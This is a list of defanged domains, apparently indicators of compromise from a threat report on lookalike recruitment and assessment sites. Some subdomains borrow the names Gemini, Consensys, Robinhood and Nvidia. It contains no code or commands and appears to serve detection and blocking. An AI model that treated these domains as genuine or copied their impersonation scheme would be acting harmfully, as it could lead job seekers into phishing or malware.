www[.]app[.]willotalents[.]org
willotalents[.]org
app[.]willotalents[.]org
app[.]willocandidate[.]com
webmail[.]complexassess[.]com
webdisk[.]complexassess[.]com
cpcontacts[.]complexassess[.]com
cpcalendars[.]complexassess[.]com
cpanel[.]complexassess[.]com
complexassess[.]com
autodiscover[.]complexassess[.]com
robinhood[.]vinterview[.]org
www[.]app[.]vinterview[.]org
app[.]vinterview[.]org
app[.]willotalentes[.]com
www[.]api[.]wtalents[.]us
api[.]wtalents[.]us
```

```
cpanel[.]wtalents[.]us
willoassessment[.]com
www[.]gemini-willoassessment[.]com[.]willoassessment[.]com
gemini-willoassessment[.]com[.]willoassessment[.]com
hiring[.]willoassessment[.]com
www[.]consensys[.]willoassessment[.]com
geminiskill[.]willoassessment[.]com
www[.]hiring[.]willoassessment[.]com
api[.]willoassessment[.]com
gemini[.]willoassessment[.]com
consensys[.]willoassessment[.]com
www[.]gemini[.]willoassessment[.]com
www[.]app[.]willotalent[.]xyz
app[.]willotalent[.]xyz
www[.]api[.]nvidia-release[.]us
api[.]nvidia-release[.]us
www[.]willorecruit[.]com
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